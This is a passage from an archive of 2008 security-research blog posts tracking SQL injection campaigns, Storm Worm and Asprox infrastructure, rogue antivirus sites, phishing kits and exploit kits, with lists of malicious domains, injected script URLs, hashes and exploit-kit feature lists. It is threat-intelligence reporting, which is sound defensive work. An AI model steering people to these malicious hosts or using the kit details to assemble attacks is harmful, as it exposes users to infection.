
pe.Members/index.htmls/ where the malware and the exploit are hosted.

Scanners result : Result: 3/31 (9.68 %)

VBS/Small.W.1; Exploit-MS06-014

938



File size : 13569 bytes

MD5 ...: 4d6a559adf0602f7fd58b884e00894dc

SHA1 ...: 056f75e0dd94d03daeb04ae83d1b4a1b7476c0f2

SHA256 :

3f08427228489edffd57e927db571aea06716c192ec72f91ea
8115c0c7f978eb

The phishing page wasn't created, but copied from Skype's original login page. The phisher even left an email within

the VBS, in this case - ikbaman@gmail.com. Virtual greed or contact point optimization for fraudulent purposes,

passive phishing attacks can sometimes be quite active and leave the curious clicker with a false feeling of security.

1. <http://ddanchev.blogspot.com/2007/12/phishers-spammers-and-malware-authors.html>

939



Stealing Sensitive Databases Online - the SQL Style (2008-05-12 08:13)

In a perfect world from a malicious SQL-ers perspective, mom and pop E-shops filling market niches and generating

modest but noticeable revenue streams, have their E-shops vulnerable and exploitable to web application vulnera-

bilities, with their [1]SQL databases available for extraction in an unencrypted form.

In reality, reconnaissance through search engine's indexes to build a hit list of E-shops with a higher probabil-

ity for exploitation, is what malicious attackers who lack the skills and capacity to build a botnet, even invest money into

renting one on demand and collecting the output in the form of credit cards numbers and accounting data, have

been doing for the past of couple of years. Moreover, as I've already pointed out and provided relevant examples,

it's perhaps even more disturbing to see [2]the automated process of building such hitlists, verifying that they're

exploitable, remotely exploiting them by embedding malicious links within their pages, and of this made possible

through the use of botnets.

The whole is greater than the sum of its parts, and while some are putting time and efforts into figuring out

whether or not a specific vulnerability is exploited, and through the use of which hundreds of thousands web

sites again end up injected with automatically loading links to malicious domains, the bad guys are keeping it

simple, sometimes way too simple to end up with the most successful and efficient ways to achieve their objectives.

Furthermore, [3]waging verbal warfare on whether or not [4]XSS are a greater security risk than currently perceived,

is definitely making a lot of malicious attackers out there enjoy the lack of situational awareness of those who are

supposed to have a better grasp of what they're up to, not what they might be up to.

The bottom line - from a malicious economies of scale perspective, are [5]massive SQL injections attacks serv-

ing malware to a speculated number of hundreds of thousands [6]susceptible to clien-side attacks exploitation site

visitors, more effective, than obtaining the low-hanging databases in a site-specific vulnerability manner? Depends

entirely on what the bad guys are trying to obtain, access to as many infected hosts as possible to be later on used

for phishing, spamming, stepping stones, hosting and distribution of malware and conducting OSINT for corporate

espionage by segmenting the infected population into organizations of importance, or access to "the whole" benefits 940

package coming with having a complete access over an Internet connected host.

1. <http://www.evilsql.com/main/page2.php>
2. <http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html>
3. http://www.theregister.co.uk/2008/04/29/mcafee_hacker_safe_sites_vulnerable/
4. <http://jeremiahgrossman.blogspot.com/2008/01/scanalert-xss-is-not-our-problem.html>
5. <http://ddanchev.blogspot.com/2008/04/united-nations-serving-malware.html>
6. <http://ddanchev.blogspot.com/2008/03/massive-iframe-seo-poisoning-attack.html>



Custom DDoS Attacks Within Popular Malware Diversifying (2008-05-12 11:42)

One of the many Chinese script kiddies' favorite malware tools has been recently [1]updated with several other DDoS

attack capabilities built within, as well as with a nasty bandwidth allocation and measurement option introduced

within. In case you remember, this was the very same malware tool I used as an example of how [2]open source

malware is prone to extend its lifecycle, and enjoy unique functionalities added on behalf of third-party contributors to the open source project.

The ongoing development of the tool showcases several important key points, namely, how a market share

leader's products in a certain region, Korea in this case, often receive the attention of malware authors embedding

product-specific DoS attacks within, and also, the fact that [3]the average script kiddies are continuing getting

empowered with access to DDoS tools going beyond the average HTTP request flooders and ICMP flooding attacks.

Furthermore, realizing the PSYOPs effect that could be created out of the popularity of this DIY malware, a specific

Anti CNN version was released during the [4]Anti CNN attack campaigns, and as you can also see, ABC.com is hard

coded as an example of a site to be attacked.

942



From an unrestricted warfare perspective, what is the difference between someone who has on purposely infected themselves with malware to appear as an infected hosts in this malware's C &C, and when traced back as a participant in the DDoS attacks simply states she's been infected with malware, next to those infected hosts who were unknowingly participating in the DDoS attacks? There wouldn't be any.

1. <http://ddanchev.blogspot.com/2007/09/custom-ddos-capabilities-within-malware.html>
2. <http://ddanchev.blogspot.com/2007/09/localizing-open-source-malware.html>
3. <http://ddanchev.blogspot.com/2007/10/empowering-script-kiddies.html>
4. <http://ddanchev.blogspot.com/2008/04/ddos-attack-against-cnncom.html>

943



Major Career Web Sites Hit by Spammers Attack (2008-05-12 19:07)

What is the future of spamming next to [1]managed spamming appliances, like the ones already offered for use

on

demand? It's [2]targeted spamming going beyond the segmentation of the already harvested emails on per country

basis, and including other variables such as city of residence, employment history, education, spoken languages, to

ultimately set up the perfect foundation for targeted spamming and malware campaigns.

Go through [3]the complete assessment of the tool used for extracting personal data from major career sites

as well.

1. <http://ddanchev.blogspot.com/2007/10/managed-spamming-appliances-future-of.html>

2. <http://ddanchev.blogspot.com/2008/05/segmenting-and-localizing-spam.html>

3. <http://blogs.zdnet.com/security/?p=1085>

944



The FirePack Exploitation Kit Localized to Chinese (2008-05-13 15:16)

The process of localizing open source malware, as well as publicly obtainable web malware exploitation kits is

continuing to receive the attention of malicious attackers, the Chinese underground in particular. Starting from

[1]MPack and IcePack's original localizations to Chinese, the [2]FirePack exploitation kit is the latest one to have been recently [3]localized to Chinese, and the trend is only starting to emerge.

What is prompting Chinese users to translate these kits to their native language anyway? Is it the kit's popu-

larity, success rates, lack of alternatives, or capability matching with the rest of the international underground

community? I'd go for the last point.

1. <http://ddanchev.blogspot.com/2007/10/mpack-and-icepack-localized-to-chinese.html>

2. <http://ddanchev.blogspot.com/2008/04/firepack-exploitation-kit-part-two.html>

3. <http://ddanchev.blogspot.com/2008/02/firepack-web-malware-exploitation-kit.html>

945



A Botnet of U.S Military Hosts (2008-05-14 14:40)

Building [1]DDoS bandwidth capacity for offensive cyber warfare operations may seem rational, but this departa-

mental cyber warfare approach would never manage to match the capabilities of the self-mobilizing hacktivist crowd :

" Where's the enemy, and where's the enemy's communications and network infrastructure at the first place?

It's both nowhere, and everywhere, and you cannot DDoS "everywhere", and even if you waste a decade building up

the capability to DDoS everywhere, your adaptive enemy will undermine the resources, time and money you've put

into the process by avoiding outside-to-inside attacks, and DDoS your infrastructure from inside-to-inside. "

Here are [2]related comments on how unnecessary the whole idea is at the first place.

1. <http://blogs.zdnet.com/security/?p=1095>

2. <http://www.f-secure.com/weblog/archives/00001434.html>

946



DIY Phishing Kits Introducing New Features (2008-05-15 20:29)

Factual evidence on the emergence of individual phishing kits is starting to appear, with two more available in the

wild. So what? For the time being, the lack of communication between the authors of these, or perhaps even

the need to is slowing down the adoption of core features that would standardize and create a dynamic all in one

phishing campaign C &C.

In the long term, however, features and customizations already adopted by [1]ethical phishing initiatives, would

become the default set of features for public, and not the proprietary kits that theoretically should act as the

benchmark. As in a previous discussion on the dynamics of the malware industry and the proprietary tools within,

lowering the entry barriers into phishing by releasing this applications for free, greatly benefits the more experienced phishers, as the novice market entrants would be the ones making the headlines :

" The [2]DIY phishing kits trend started emerging around [3]August, 2007, with the distribution of a simple kit (screenshots included), whose objective was to make it easy for a phisher already possessing the phishing page, to enter a

URL where all the data would be forwarded to. Several months later, [4]the kit went 2.0 (screenshots included) and

introduced new preview, and image grabber features in order to make it easier for the phisher to obtain the images

to be used in the attack. In early 2008, two more phishing kits made it in the wild, with the first once having direct FTP upload capabilities as well DIY Phishing Kit as automated updating of the latest phishing page, and the second

one taking advantage of plugins under a .phish file extension. "

Read the entire post - [5]DIY phishing kits introducing new features.

947

1. <http://ddanchev.blogspot.com/2008/05/ethical-phishing-to-evaluate-phishing.html>

2. <http://ddanchev.blogspot.com/2007/08/diy-phishing-kits.html>

3. http://ddanchev.blogspot.com/2007/08/diy-phishing-kits_29.html
4. <http://ddanchev.blogspot.com/2007/09/diy-phishing-kit-goes-20.html>
5. <http://blogs.zdnet.com/security/?p=1104>

948



Got Your XPShield up and Running? (2008-05-15 21:20)

Don't. Continuing previous posts with [1]three different portfolios of fake security software, and [2]Zlob malware

variants posing as video codecs, the rogue security application XP Shield is the latest addition to the never ending

list, with the following domains participating in the campaign :

xp-shield.com

xpshield.com

xpantiviruspro.com

xpantivirussecurity.com

xponlinescanner.com

xpprotectionsoftware.com

xpantivirussite.com

antivi

rus2008x.com

securityscannersite.com

949



antivirus-xp.awardspace.us

xpantivirus.awardspace.co.uk

The detection rates for the time being :

XPShieldSetup.exe

Scanners result : 1/32 (3.13 %)

File size : 517632 bytes

MD5 ...: 99c7271ac88edc56e1d89c9f738f889c

SHA1 ...: 3347564017d289ffd116f70faa712e05883358f4

XPantivirus2008_v880381.exe

Scanners result : 4/32 (12.5 %)

File size : 65024 bytes

MD5 ...: ef9024963b1d08653dcc8d8b0d992998

SHA1 ...: 436bf47403e0840d423765cf35cf9dea76d289a5

How would the end user reach these domains from a malicious attacker's perspective at the first place? Once being

redirected to them through an already SQL injected or iFrame embedded legitimate site, with evidence of the practice

seen in the majority of [3]massive iFrame, SEO poisoning and SQL injections campaigns from the [4]last couple of months.

1. <http://ddanchev.blogspot.com/2008/04/localized-fake-security-software.html>
2. <http://ddanchev.blogspot.com/2008/03/portfolio-of-fake-video-codecs.html>
3. <http://ddanchev.blogspot.com/2008/03/massive-iframe-seo-poisoning-attack.html>
4. <http://ddanchev.blogspot.com/2008/03/wiredcom-and-historycom-getting-rbn-ed.html>

950



Redmond Magazine SQL Injected by Chinese Hacktivists (2008-05-17 18:47)

Four Redmond related web properties appear to have been [1]SQL injected by Chinese hacktivists, namely, Redmond

- The Independent Voice of the Microsoft IT Community formerly known as Microsoft Certified Professional Magazine

, the Redmond Developer News as well as the Redmond Channel Partner Online .

The lone hacktivist also left a message at the malicious domain (wowyeye.cn), which reads :

“ The invasion can not control bulk!!!!If the wrong target. Please forgive! Sorry if you are a hacker. send

*email to kiss117276@163.com my name is lonely-shadow
TALK WITH ME! china is great! f**k france! f**k CNN!*

*f**k ! HACKER have matherland! ”*

Go through [2]related posts on the recent [3]Chinese Anti-CNN campaign.

1. <http://blogs.zdnet.com/security/?p=1118>

2. <http://ddanchev.blogspot.com/2008/04/ddos-attack-against-cnncom.html>

951

3. <http://ddanchev.blogspot.com/2008/04/chinese-hacktivist-waging-peoples.html>

952



The Small Pack Web Malware Exploitation Kit (2008-05-19 10:08)

Yet another proprietary web malware exploitation kit has been released at the beginning of this month, further

indicating that the efficient supply of such kits is proportional to their simplistic nature. The only differentiation factor in the Small Pack is perhaps the inclusion of all known Opera exploits up to version 9.20, however, the rest of the features

are the natural ones included in the majority of already known exploitation kits :

- IE exploits included - Quick Time Modified, PNG, MDAC, DX Media*
- Firefox exploits included - Quick Time, PNG, EMBED*
- Opera - all exploits up to version 9.20*
- RC4 encryption*
- lifetime updates*
- Geolocation*
- opportunity to request additional functions*

Converging infection and distribution vectors, evasion and survivability, metrics and command and control in

a single all-in-one web malware exploitation kits is, however, is definitely in the works considering the developments introduced in the rest of the kits currently available. For instance, despite that the ongoing waves of SQL injection attacks with multiple campaigns are injecting the malicious domains in its original form, certain attacks are starting to inject obfuscated URLs making it harder to assess the impact of the campaign using open source intelligence

techniques.

953

The bottom line, as long as webmasters continue participating in the so called "traffic exchange" revenue models, knowingly or unknowingly embedding links that would later on ultimately redirect to a malicious site,

"traffic exchange" is receiving the most attention at the strategic level, next to "traffic acquisition" at the tactical level. Basically, the traffic inventory that could be supplied is the direct result of an ongoing SQL injection attack, or malware embedded through other means, with the traffic brokers directly undermining webmaster's unethical

inclusion of exploits within their domains portfolio.

One thing's for sure - web malware exploitation kits are not just getting localized, they're also being cloned.

Related posts:

[1]The FirePack Exploitation Kit Localized to Chinese

[2]MPack and IcePack Localized to Chinese

[3]The FirePack Exploitation Kit - Part Two

[4]The FirePack Web Malware Exploitation Kit

[5]The WebAttacker in Action

[6]Nuclear Malware Kit

[7]The Random JS Malware Exploitation Kit

[8]Metaphisher Malware Kit Spotted in the Wild

[9]The Black Sun Bot

[10]The Cyber Bot

[11]Google Hacking for MPacks, Zunkers and WebAttackers

[12]The IcePack Malware Kit in Action

1. <http://ddanchev.blogspot.com/2008/05/firepack-exploitation-kit-localized-to.html>
2. <http://ddanchev.blogspot.com/2007/10/mpack-and-icepack-localized-to-chinese.html>
3. <http://ddanchev.blogspot.com/2008/04/firepack-exploitation-kit-part-two.html>
4. <http://ddanchev.blogspot.com/2008/02/firepack-web-malware-exploitation-kit.html>
5. <http://ddanchev.blogspot.com/2007/05/webattacker-in-action.html>
6. <http://ddanchev.blogspot.com/2007/08/nuclear-malware-kit.html>
7. <http://ddanchev.blogspot.com/2008/01/random-js-malware-exploitation-kit.html>
8. <http://ddanchev.blogspot.com/2007/11/metaphisher-malware-kit-spotted-in-wild.html>
9. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_7672.html
10. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_20.html
11. <http://ddanchev.blogspot.com/2007/09/google-hacking-for-mpacks-zunkers-and.html>
12. <http://ddanchev.blogspot.com/2007/07/icepack-malware-kit-in-action.html>



Fast-Fluxing SQL Injection Attacks (2008-05-19 14:06)

The botnet masters behind Asprox are converging tactics already, [1]by fast-fluxing the SQL injected domains. Related URLs for this campaign :

banner82.com

dll64.com

aspx88.com

bank11.net

cookie68.com

exportpe.net

955

Read the complete assessment - [2]Fast-Fluxing SQL Injection Attacks Executed from the Asprox Botnet, and go through previous posts related to the botnet as well - [3]Phishing Emails Generating Botnet Scaling; [4]Inside a

Botnet's Phishing Activities; [5]Fake Yahoo Greetings Malware Campaign Circulating.

1. <http://blogs.zdnet.com/security/?p=1122>
2. <http://blogs.zdnet.com/security/?p=1122>
3. <http://ddanchev.blogspot.com/2008/04/phishing-emails-generating-botnet.html>
4. <http://ddanchev.blogspot.com/2008/02/inside-botnets-phishing-activities.html>

5. <http://ddanchev.blogspot.com/2008/04/fake-yahoo-greetings-malware-campaign.html>

956



All You Need is Storm Worm's Love (2008-05-20 14:15)

The Storm Worm malware launched yet another spam campaign promoting links to malware serving hosts, in between [1]a SQL injection related to Storm Worm.

These are Storm Worm's latest domains where the infected hosts try to phone back :

cadeaux-avenue.cn (active)

polkerdesign.cn (active)

tellicolakerealty.cn (active and SQL injected at vulnerable sites)

Administrative Email for the three emails : glinson156 @ yahoo.com

Related DNS servers for the latest campaign :

ns.orthelike.com

ns2.orthelike.com

ns3.orthelike.com

ns4.orthelike.com

ns.likenewvideos.com

ns2.likenewvideos.com

ns3.likenewvideos.com

ns4.likenewvideos.com

957

Storm Worm related domains which are now down :

centerprop.cn

apartment-mall.cn

stateandfed.cn

phillipsdminc.cn

apartment-mall.cn

biggetonething.cn

gasperoblue.cn

giftapplies.cn

gribontruck.cn

ibank-halifax.com

limpodrift.cn

loveinlive.cn

newoneforyou.cn

normocock.cn

orthelike.com

supersameas.com

thingforyoutoo.cn

One of the domains that is injected as an iFrame is using ns.likenewvideos.com as DNS server, whereas like-

newvideos.com is currently suspended due to "violating Spam Policy". Precisely.

Related posts:

[2]Social Engineering and Malware

[3]Storm Worm Switching Propagation Vectors

[4]Storm Worm's use of Dropped Domains

[5]Offensive Storm Worm Obfuscation

[6]Storm Worm's Fast Flux Networks

[7]Storm Worm's St. Valentine Campaign

[8]Storm Worm's DDoS Attitude

[9]Riders on the Storm Worm

[10]The Storm Worm Malware Back in the Game

1. <http://blogs.zdnet.com/security/?p=1131>

2. <http://ddanchev.blogspot.com/2007/01/social-engineering-and-malware.html>

3. <http://ddanchev.blogspot.com/2007/02/storm-worm-switching-propagation.html>

4. <http://ddanchev.blogspot.com/2007/08/storm-worms-use-of-dropped-domains.html>
5. <http://ddanchev.blogspot.com/2007/08/offensive-storm-worm-obfuscation.html>
6. <http://ddanchev.blogspot.com/2007/09/storm-worms-fast-flux-networks.html>
7. <http://ddanchev.blogspot.com/2008/01/storm-worms-st-valentine-campaign.html>
8. <http://ddanchev.blogspot.com/2007/09/storm-worms-ddos-attitude.html>
9. <http://ddanchev.blogspot.com/2007/12/riders-on-storm-worm.html>
10. <http://ddanchev.blogspot.com/2007/08/storm-worm-malware-back-in-game.html>

958



Fake PestPatrol Security Software (2008-05-20 17:41)

Continuing [1]the rogue security [2]software series I've just [3]stumbled upon a fake PestPatrol site - pest-patrol.com (85.255.121.181) hosted at the [4]the RBN connected Ukrtelegroup Ltd (85.255.112.0-85.255.127.255 UkrTeleGroup

UkrTeleGroup Ltd. 27595 ASN ATRIVO), just like the majority of sites assessed in previous posts.

Where's the malware at pest-patrol.com ? In one of these anecdotal cases, the way the people behind these

rogue sites use the same template over and over again, and consequently forget to change the rogue software's

name, in this case, not only is pest-patrol.com's mail server responding to antispyscheck.com , but they've also

uploaded a broken template.

1. <http://ddanchev.blogspot.com/2008/05/got-your-xpshield-up-and-running.html>

2. <http://ddanchev.blogspot.com/2008/04/localized-fake-security-software.html>

3. <http://ddanchev.blogspot.com/2008/03/portfolio-of-fake-video-codecs.html>

4. <http://ddanchev.blogspot.com/2008/02/geolocating-malicious-isps.html>

959



Pro-Serbian Hacktivists Attacking Albanian Web Sites (2008-05-20 22:05)

The rise of [1]pro-kosovo web site defacement groups was marked in April, 2008, with a massive web site defacement

spreading pro-kosovo propaganda. The ongoing monitoring of pro-kosovo hacktivists indicates an ongoing cyberwar

between pro-serbian supporting hacktivists successfully defacing Albanian sites, and building up capabilities by re-

leasing a list of vulnerable Albanian sites (remote SQL injections for remote file inclusion, defacements or

[2]installing web shells/backdoors) to assist supports into importing the list within their [3]do-it-yourself web site defacement

tools.

Go through the complete post - [4]Pro-Serbian hacktivists attacking albanian web sites.

Related posts:

[5]Hacktivism Tensions

[6]Hacktivism Tensions - Israel vs Palestine Cyberwars

[7]Mass Defacement by Turkish Hacktivists

[8]Overperforming Turkish Hacktivists

1. <http://ddanchev.blogspot.com/2008/04/rise-of-kosovo-defacement-groups.html>

2. <http://ddanchev.blogspot.com/2007/04/compilation-of-web-backdoors.html>

3. <http://ddanchev.blogspot.com/2008/04/commercial-web-site-defacement-tool.html>

4. <http://blogs.zdnet.com/security/?p=1145>

5. <http://ddanchev.blogspot.com/2006/02/hacktivism-tensions.html>

6. <http://ddanchev.blogspot.com/2006/07/hacktivism-tensions-israel-vs.html>

7. <http://ddanchev.blogspot.com/2007/11/mass-defacement-by-turkish-hacktivists.html>

8. <http://ddanchev.blogspot.com/2007/11/overperforming-turkish-hacktivists.html>

960



The Whitehouse.org Serving Malware (2008-05-21 09:38)

The [1]Whitehouse.org a parody site of the original Whitehouse.gov is serving malware. From [2]TrendMicro's blog :

" According to Trend Micro Advanced Threats Researcher David Sancho, whitehouse.org has been compro-

mised to harbor some malicious, obfuscated JavaScript code which "background downloads" code to unsuspecting

visitors of the site, where a malicious file is downloaded (which is detected by Trend Micro as TROJ_DELF.GKP). Of

course, the official White House Web site is whitehouse.gov, and although it has been reported that some people

believe whitehouse.org is the real deal, even those looking for this site specifically should be forewarned. "

The malicious domain embedded within the site ad.ox88.info/13.htm (67.15.212.150) is using Mal/ObfJS-

AP/Exploit:HTML/AdoStream to serve the malware, whereas the domain itself is using DNS servers known to provide

service to malicious domains from previous malware embedded attacks that I've been assessing.

1. <http://www.google.com/interstitial?url=http://www.whitehouse.org/>
2. <http://blog.trendmicro.com/whitehouseorg-pwnd-serving-malware/>

961



Yet Another DIY Proprietary Malware Builder (2008-05-21 15:51)

Following [1]the most recent proprietary [2]web malware exploitation kits, and [3]DIY malware tools [4]found in the wild, this is among the latest malware builders with a special emphasis on spreading from PCs to USB mass storage devices, and from USB mass storage devices to PCs. On 2008/04/28 when a sample generated binary was checked with multiple antivirus scanners, the detection was 2/32 with Panda Security and F-Secure detecting it, according to the seller of the builder.

For the time being, malware authors continue emphasizing on the product concept, namely they build a malware based on their perception of what a malware should constitute of, then start offering it for sale as well as it's source code. In the long-term however, based on the increasing number of malware and spyware coding on demand, malware authors would undoubtedly embrace the customerization concept and start putting more efforts

into figuring out what the customer really want compared to their current "built it, price, advertise it" and they'll come mentality.

Moreover, despite the [5]generated buzz over [6]the Zeus banker malware and its copyright notice, Zeus re-

mains publicly available, and so is its source code, [7]placing it under the [8]open-source malware segment. So

emphasizing on how malware authors are trying to protect their work is exactly what's not happening right now.

Releasing it in open-source form increases its life cycle, and both, the original authors, and the community build

around the malware benefit from the new features introduced within.

And now that the most popular web malware exploitation kits are already localized to Chinese due to their

open-source nature, making it harder to maintain a decent situational awareness on the new features introduced

courtesy of third-party coders, we may that easily see Zeus localized to Chinese as well. It's a trend, not a fad.

1. <http://ddanchev.blogspot.com/2008/05/small-pack-web-malware-exploitation-kit.html>

2. <http://ddanchev.blogspot.com/2008/04/diy-exploit-embedding-tool-proprietary.html>

3. <http://ddanchev.blogspot.com/2008/04/firepack-exploitation-kit-part-two.html>

4. <http://ddanchev.blogspot.com/2008/04/skype-spamming-tool-in-wild.html>
5. <http://arstechnica.com/news.ars/post/20080428-malware-authors-turn-to-eulas-to-protect-their-work.html>
6. <http://ddanchev.blogspot.com/2008/04/crimeware-in-middle-zeus.html>
7. <http://ddanchev.blogspot.com/2007/09/custom-ddos-capabilities-within-malware.html>

962

8. <http://ddanchev.blogspot.com/2007/09/localizing-open-source-malware.html>

963



Malware Domains Used in the SQL Injection Attacks (2008-05-22 15:42)

Whereas the value of these malicious domains lies in the historical preservation of evidence, as long as hundreds of

thousands of sites continue operating with outdated and unpatched web applications, the list is prone to grow on a

daily basis, thanks to copycats and the [1]Asprox botnet. The Shadowserver Foundation's [2]list of malicious domains

used in the SQL injection attacks :

nihaorr1.com

free.hostpinoy.info

xprmn4u.info

nmidahena.com

winzipices.cn

sb.5252.ws

aspder.com

11910.net

964

bbs.jueduizuan.com

blueell.cn

2117966.net

s.see9.us

xvgaoke.cn

1.hao929.cn

414151.com

cc.18dd.net

kisswow.com.cn

urkb.net

c.uc8010.com

rnmb.net

ririwow.cn

killwow1.cn

qiqigm.com

wowgm1.cn

wowyeye.cn

9i5t.cn

computershello.cn

z008.net

b15.3322.org

direct84.com

965

caocaowow.cn

qiuxuegm.com

firestnamestea.cn

qiqi111.cn

banner82.com

s

meisp.cn

okey123.cn

b.kaobt.cn

nihao112.com

al.99.vc

aidushu.net

chliyi.com

free.edivid.info

52-o.cn

actualization.cn

d39.6600.org

h28.8800.org

ucmal.com

t.uc8010.com

dota11.cn

bc0.cn

adword71.com

966

killpp.cn

w11.6600.org

usuc.us

msshamof.com

newasp.com.cn

wowgm2.cn

mm.jsjwh.com.cn

17ge.cn

adword72.com

117275.cn

vb008.cn

wow112.cn

nihaoel3.com

Some new additions that I'm tracking :

a.13175.com

r.you30.cn

d39.6600.org

001yl.com

free.edivid.info

aaa.11111.Com/error/404.html

cc.buhaoyishi.com/one/hao5.htm?015

aaa.77xxmm.cn/new858.htm?075

967

llSging.com/ww/new05.htm?075

shljledlyl.net/one/hao8.htm?005

congouzallal.net/one/hao8.htm?005

aa.llsging.com/ww/new05.hTm?075

The rough number of SQL injected sites is around 1.5 million pages, in reality the number is much bigger, and

there are several ongoing campaigns injecting obfuscated characters making it a bit more time consuming to track

down. Who's behind these attacks? Besides [3]the automation courtesy of botnets, the short answer is everyone

with a decent SQL injector, and [4]today's SQL injectors have a built-in reconnaissance capabilities, like this one which I assessed in a previous post.

1. <http://blogs.zdnet.com/security/?p=1122>
2. <http://www.shadowserver.org/wiki/pmwiki.php?n=Calendar.20080514>
3. <http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html>
4. <http://ddanchev.blogspot.com/2007/05/google-hacking-for-vulnerabilities.html>

968



The Icepack Exploitation Kit Localized to French (2008-05-23 23:19)

Bonjour! In a surprising move by the French blackhats, the Icepack web malware exploitation kit has been localized

to French, further expanding the list of malware kits localized to foreign languages, and [1]confirming the

localization trend (page 18). Localization has been silently taking place in the IT underground for the last couple of years, and as of recently going mainstream, followed by the localization of such popular web malware exploitation

kits such as [2]MPack, [3]Icepack and [4]Firepack, all to Chinese.

The long term impact of localization will improve the communication between those offering malicious services,

and those looking for them in their native language. For instance, the sites of certain malicious services are already available in several different languages, and the quality of the translation is courtesy of available translation services provided by native speakers.

969



Moreover, breaking the language barrier doesn't just expand the market, but also, improves targeting for malware,

spam, and phishing campaigns, where a truly professional campaign would speak the native language so naturally,

it would leave the receipt with the feeling that it's originating from somewhere within their homeland. In reality

though, the malicious parties behind it, or the managed spam providers vertically integrating to offer translations

services, would be on the other side of the planet.

1. <http://packetstormsecurity.org/papers/general/malware-trends.pdf>
2. <http://ddanchev.blogspot.com/2007/10/mpack-and-icepack-localized-to-chinese.html>
3. <http://ddanchev.blogspot.com/2007/10/mpack-and-icepack-localized-to-chinese.html>
4. <http://ddanchev.blogspot.com/2008/05/firepack-exploitation-kit-localized-to.html>

970



How Does a Botnet with 100k Infected PCs Look Like? (2008-05-26 09:35)

Digitally ugly for sure, the point is that this malware campaign has been spreading pretty rapidly over MSN and AIM

as of recently, and with its success rate so efficiently infecting new hosts, that going through chat logs indicates

the botnet master's will to stop spreading it as there are simply too many hosts getting infected faster than he had

anticipated at the first place. Ironical, but a perfect example of what happens once the entry barriers into a certain

market segment of the IT underground have been lowered to the stage where, it's not about having the capabilities,

but the motive to embrace the success rate, like this case.

Botnet masters are also masters in social engineering.

Apparently, the success rate for this campaign is so high due to its social engineering tactic, which in this case is to establish as many touch points with the potential victim as possible, and also, entice clicking on a commonly accepted as harmless .php file followed by the victim's username in a username@hotmail.com fashion.

What you see is not always what you get, especially with more and more droppers requesting other malware

with image file extensions, which gets locally saved in its real nature - %Windir %\Media\System.exe for instance.

971



A Review of Hakin9 IT Security Magazine (2008-05-26 10:24)

A new issue of the [1]Hakin9 - Hard Core IT Security Magazine is "in the wild", and since the editorial staff has been kind enough to provide me with issues of the magazine for a while now, in this post I'll review the latest issue with the idea that constructive confrontation leads to the best output achievable.

There are many different ways to review a magazine, however, I'm always sticking to the following critical success factors for a quality magazine :

- The presence of a vision

While a vision is often taken for granted, or even worse, a mission gets misunderstood for a vision, in Hakin9's case the

vision could be perhaps best rephrased as "Spoiling the geeks who beg for a nerdy talk to them".

972

- Content quality

The magazine truly delivers what it promises, namely, hardcode content in sections such as tools review, basics, attack, defense, book reviews, consumers test, and interviews. And whereas the key topic in this issue is LDAP

cracking, I really enjoyed the Javascript obfuscation article, with the practical examples provided. A bit ironic, the issue is also reviewing a commercial source code obfuscator, which just like legitimate anti-piracy tools used by

malware authors to make their binaries harder to analyze, can also be abused for malicious purposes.

- Relevance of information

The information provided in the articles is highly relevant, and timely, lacking any retrospective approaches and

focusing on current and emerging threats only. The same goes for the extensive external resources provided,

emphasizing on the importance of self-education.

- Layout

Very well structured, and so far I haven't come across an article where the images weren't syndicated the way they

should be, for instance the figures mentioned on a certain page, are the same figures available at that page. Three

differentiation points make a very good impression, the level of difficulty for the article, what you should know

before reading it in order to understand it, and what you will know after reading it, which you can find at the end of every article.

- Visual materials

The surplus of visual materials is perhaps what won me as a reader from the first moment. In fact, the issues are

so rich on visual material illustrating the topic covered in such details, that you can actually take entire sniffing, and javascript obfuscation sessions offline with you, and never ever have to picture the output of a certain process in

your mind again.

- Ads

Highly targeted, and primary security related, and best of all, very well spread across the magazine, so you're exposed to more content than ads.

Overall, the magazine successfully delivers what it promises to deliver - hardcode technical content from the geeks,

for the geeks. Informative reading!

1. <http://www.hakin9.org/en>

973



Web 2.0 Privacy and Security Workshop - Papers Released (2008-05-26 15:23)

Last week, the 2008's [1]W2Sp workshop held in Oakland, California and sponsored by the [2]IEEE Symposium on

Security and Privacy, made available all the papers from the workshop, including catchy titles such as :

- [3]input type="password" must die!*
- [4]Web Authentication by Email Address*
- [5]Beware of Finer-Grained Origins*
- [6]On the Design of a Web Browser: Lessons learned from Operating Systems*
- [7]Analysis of Hypertext Markup Isolation Techniques for XSS Prevention*
- [8]Privacy Protection for Social Networking Platforms*
- [9](Under) mining Privacy in Social Networks*
- [10]Building Secure Mashups*
- [11]Web-key: Mashing with Permission*

974

- [12]Private Use of Untrusted Web Servers via Opportunistic Encryption*
- [13]Evidence-Based Access Control for Ubiquitous Web Services*
- [14]Privacy Preserving History Mining for Web Browsers*
- [15]Towards Privacy Propagation in the Social Web*

Information is not free, it just wants to be free.

1. <http://seclab.cs.rice.edu/w2sp/2008/>
2. <http://www.ieee-security.org/TC/SP2008/oakland08.html>
3. <http://seclab.cs.rice.edu/w2sp/2008/papers/s1p2.pdf>
4. <http://seclab.cs.rice.edu/w2sp/2008/papers/s1p1.pdf>
5. <http://seclab.cs.rice.edu/w2sp/2008/papers/s2p1.pdf>
6. <http://seclab.cs.rice.edu/w2sp/2008/papers/s2p2.pdf>
7. <http://seclab.cs.rice.edu/w2sp/2008/papers/s2p3.pdf>
8. <http://seclab.cs.rice.edu/w2sp/2008/papers/s3p1.pdf>
9. <http://seclab.cs.rice.edu/w2sp/2008/papers/s3p2.pdf>
10. <http://seclab.cs.rice.edu/w2sp/2008/papers/s4p1.pdf>
11. <http://seclab.cs.rice.edu/w2sp/2008/papers/s4p2.pdf>
12. <http://seclab.cs.rice.edu/w2sp/2008/papers/s4p3.pdf>
13. <http://seclab.cs.rice.edu/w2sp/2008/papers/sp1.pdf>
14. <http://seclab.cs.rice.edu/w2sp/2008/papers/sp3.pdf>
15. <http://seclab.cs.rice.edu/w2sp/2008/papers/sp5.pdf>

975



Yet Another Massive SQL Injection Spotted in the Wild (2008-05-26 17:58)

Another [1]SQL injection attack was spotted in the wild during the last couple of hours, and while it continues

remaining active, surprisingly, the malicious domain is not in a fast-flux. As I've already pointed out, the upcoming SQL injection attacks for the next couple of months, will be primarily executed by copycats, where among the few

differentiation factors left is [2]increasing the survivability of the domain.

In the particular attack, the injected domain chliyi.com /reg.js loads an iFrame to chliyi.com /img/info.htm

where a VBS script attempts to execute by exploiting MDAC ActiveX code execution (CVE-2006-0003), whose

